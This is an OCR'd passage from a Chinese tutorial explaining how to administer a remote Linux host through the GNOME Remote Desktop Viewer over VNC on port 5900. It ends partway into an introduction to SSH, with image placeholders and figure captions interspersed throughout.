


图13

三、Linux 下对Linux 主机的远程管理

最后我们再来看下Linux 对于远程Linux 主机的管理，Linux 下对Linux 主机管理的程序叫“远程桌面查看器”，打开方法如下，点击主菜单下的“应用程序”，选择其中的“互联网”，接着在子菜单中我们就可以找到“远程桌面查看器”了，如图15。打开后我们会发现其界面非常简单，点击上方菜单中的“连接”按钮便会弹出连接设置，如图16。

在“主机”一栏中填写远程Linux 主机的IP 地址或者域名，“端口”为默认的5900（在远程Linux 主机不更改默认端口的情况下），点击“连接”后便会出现输入密码的对话框了，如图17，在“密码”栏中输入密码，然后点击确定就可以对远程的Linux 主机进行管理了，如图18。




图14




图15




图16

如果是对Linux 主机进行SSH 管理（注：SSH 的英文全称是Secure Shell。通过使用SSH，我们可以把所有传输的数据进行加密，这样“嗅探”这种攻击方式就不能实现了，而且也能够防止DNS 和IP 欺骗。还有一个额外的好处，就是传输的数据是经过压缩的，所以它可以加快传输的速度。SSH 有很多功能，它




图17

